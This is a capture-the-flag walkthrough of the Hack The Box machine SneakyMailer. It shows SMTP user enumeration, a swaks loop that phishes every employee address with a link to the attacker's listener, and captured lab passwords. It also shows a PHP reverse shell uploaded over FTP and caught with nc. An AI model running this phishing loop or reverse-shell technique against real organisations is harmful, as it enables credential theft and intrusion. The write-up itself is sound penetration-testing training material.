SneakyMailer – Hack the Box

SneakyMailer is nice machine from HTB in my opinion. It starts by finding some emails, and since SMTP and other mail ports are open , you use it to send a phishing mail to all the employees, from there you are able to retrieve a password belonging to one of the users, and use it to login to imap and find a mail with another set of credentials that belongs to another user. From there you find that you can upload a reverse shell to the website and gain access to the box. From there you do a cool privesc by creating a malicious python package that sends me a reverse shell as a more privileged user, then you finish it by a typical privesc to root from gtfobins.

Recon


Nmap reveals the typical ports that you'd expect in a linux box, and also smtp and other mail ports (imap, imaps) are open.

```
└──╼ $nmap -sT --min-rate 10000 -T4 10.10.10.197
Starting Nmap 7.91 ( https://nmap.org ) at 2020-11-28 05:50 EET
Nmap scan report for sneakycorp.htb (10.10.10.197)
Host is up (0.20s latency).
Not shown: 917 filtered ports, 76 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
25/tcp   open  smtp
80/tcp   open  http
143/tcp  open  imap
993/tcp  open  imaps
8080/tcp open  http-proxy
```

TCP 80 – HTTP

The first thing I did was testing for Anonymous access on ftp but there is none, so it is time to start enumerating the websites on port 80 and 8080.

Starting with port 80, I always get directed to sneakycorp.htb, so I add that in /etc/hosts and I can view the website now.



Projects

PyPI 80% Testing!

POP3 and SMTP Complete!


Project Update

The project teams have been formed and work allocated. Please check your emails for further instructions and register an account

PyPI

It is now possible to install modules with pip on our servers

Looking around, you will see a Team tab on the left sidebar, navigating to there and you will see a lot of information including, possible usernames/employees, their positions and most importantly, their emails.



Team


List of all employees of the company.

Table of team members

Show 100 entries Search:

Name	Position	Office	Email
Airi Satou	Accountant	Tokyo	airisatou@sneakymailer.htb
Angelica Ramos	Chief Executive Officer (CEO)	London	angelicaramos@sneakymailer.htb
Ashton Cox	Junior Technical Author	San Francisco	ashtoncox@sneakymailer.htb
Bradley Greer	Tester	London	bradleygreer@sneakymailer.htb
Brenden Wagner	Software Engineer	San Francisco	brendenwagner@sneakymailer.htb
Brielle Williamson	Tester	New York	briellewilliamson@sneakymailer.htb
Bruno Nash	Software Engineer	London	brunonash@sneakymailer.htb

Given the box name, and the smtp related ports it had to consider phishing as an option, but first I have to check and see if these emails are even valid so I telnet on port 25 and start verifying them randomly



```
┌─[justahmed@parrot]─[~/HTB/SneakyMailer]
└──╼ $telnet 10.10.10.197 25
Trying 10.10.10.197...
Connected to 10.10.10.197.
Escape character is '^]'.
vrfy airisatou@sneakymailer.htb
220 debian ESMTP Postfix (Debian/GNU)
252 2.0.0 airisatou@sneakymailer.htb
vrfy donnasnider@sneakymailer.htb
252 2.0.0 donnasnider@sneakymailer.htb
```


Receiving a message code of 250,251,252 means that the email is valid, so I wrote a python script to extract the emails and now I'm good to go.

Phishing for Creds

I will use swaks, a tool I learned about from XEN Endgame, to try to phish credentials or actually see if there is a response from the other side. Please note that in real-life scenarios you'll have to compose an email that results in a hit i.e. that looks convincing. The following criteria seemed to work for me:

```
for email in $(cat emails.txt); do swaks --to $email --from "angelicaramos@sneakymailer.htb" --header "Subject: Urgent" --body "http://10.10.17.244:8000" --server sneakycorp.htb > /dev/null; done
```

now I set up a listener on port 8000 and see if they'll click on the link or not. I run my bash one liner and wait for about 3 minutes and I get a response on my listener with the following:



```
└──╼ $nc -nvlp 8000
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::8000
Ncat: Listening on 0.0.0.0:8000
Ncat: Connection from 10.10.10.197.
Ncat: Connection from 10.10.10.197:35476.
POST / HTTP/1.1
Host: 10.10.17.244:8000
User-Agent: python-requests/2.23.0
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive
Content-Length: 185
Content-Type: application/x-www-form-urlencoded

firstName=Paul&lastName=Byrd&email=paulbyrd%40sneakymailer.htb&password=%5E%28%23J%40SkFv2%5B%25KhIxKk%28Ju%60hqcHl%3C%3AHt&rpassword=%5E%28%23J%40SkFv2%5B%25KhIxKk%28Ju%60hqcHl%3C%3AHt
```


Great! Now I have credentials for paul, the password is url encoded and it should decoded: ^(#J@SkFv2[%KhIxKk(Ju`hqcHl<:Ht

Login to FTP

Trying these creds on ssh and ftp didn't work so I'm left with nothing but imap.

I can connect it from the terminal, but the output will not look nice at all so I used a software called evolution to get a nice GUI interface instead, and you can simply get it with apt install evolution

I create a new mail account and fill in Paul's information and when I'm finished, I'll get prompted for the password. Logging in I can see two mails under "sent itmes" section



From | Subject | Date
Paul Byrd <paulbyrd@sneakymailer.htb> | Password reset | 05/15/2020 20:03
Paul Byrd <paulbyrd@sneakymailer.htb> | Module testing | 05/27/2020 19:28

Password reset

From: Paul Byrd <paulbyrd@sneakymailer.htb>
To: root <root@debian>
Subject: Password reset
Date: Fri, 15 May 2020 13:03:37 -0500 (*05/15/2020 08:03:37 PM*)

Hello administrator, I want to change this password for the developer account

Username: developer
Original-Password: m^AsY7vTKVT+dV1{WOU%@NaHkUAId3]C


Please notify me when you do it

Module testing

From: Paul Byrd <paulbyrd@sneakymailer.htb>
To: low@debian
Subject: Module testing
Date: Wed, 27 May 2020 13:28:58 -0400 (*05/27/2020 07:28:58 PM*)

```
Hello low


Your current task is to install, test and then erase
every python module you
find in our PyPI service, let me know if you have any
inconvenience.
```


So, I now have a new set of credentials. Trying it against FTP and SSH and I now have access to FTP




```
└──╼ $ftp 10.10.10.197
Connected to 10.10.10.197.
220 (vsFTPd 3.0.3)
Name (10.10.10.197:justahmed): developer
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxrwxr-x    8 0        1001         4096 Nov 27 13:52 dev
226 Directory send OK.
ftp> cd dev
250 Directory successfully changed.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x    2 0        0            4096 May 26  2020 css
drwxr-xr-x    2 0        0            4096 May 26  2020 img
-rwxr-xr-x    1 0        0           13742 Jun 23 08:44 index.php
drwxr-xr-x    3 0        0            4096 May 26  2020 js
drwxr-xr-x    2 0        0            4096 May 26  2020 pypi
drwxr-xr-x    4 0        0            4096 May 26  2020 scss
-rwxr-xr-x    1 0        0           26523 May 26  2020 team.php
drwxr-xr-x    8 0        0            4096 May 26  2020 vendor
226 Directory send OK.
```

Getting shell as www-data


If you look at the files inside the dev dir you see team.php and index.php which may indicate that this is the web dir. Furthermore, I navigate to pypi dir and see a register.php inside, in order to confirm that theory I try to visit that page from my browser and it works




```
ftp> cd pypi
250 Directory successfully changed.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rwxr-xr-x    1 0        0            3115 May 26  2020 register.php
226 Directory send OK.
```



So, no need to waste time trying to attack that page or even get any info out of it because it is already on ftp anyway, instead, I uploaded a php reverse shell to get a foothold




```
ftp> cd dev
250 Directory successfully changed.
ftp> put justAhmed.php
local: justAhmed.php remote: justAhmed.php
200 PORT command successful. Consider using PASV.
150 Ok to send data.
226 Transfer complete.
51 bytes sent in 0.00 secs (889.3694 kB/s)
```



404 Not Found


nginx/1.14.2

It is weird, if I listed the contents of the dir I see my shell over there so maybe (and that is a common thing to see on htb) the dev folder is a subdomain that resembles the main sub. So, I add dev.sneakycorp.htb to my hosts file and navigate to http://dev.sneakycorp.htb/justAhmed.php and i get a connection back to my local machine




```
┌─[justahmed@parrot]─[~/HTB/SneakyMailer]
└──╼ $rlwrap nc -nvlp 1234
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::1234
Ncat: Listening on 0.0.0.0:1234
Ncat: Connection from 10.10.10.197.
Ncat: Connection from 10.10.10.197:36726.
whoami
www-data
```

If I navigate to /var/www is see another subdomain that is pypi.sneakycorp.htb, and also If I read /etc/passwd I see two normal users on the box (low, developer). We already have FTP creds for developer but we couldn't ssh with it, but that normal because ssh may have been configured that way.



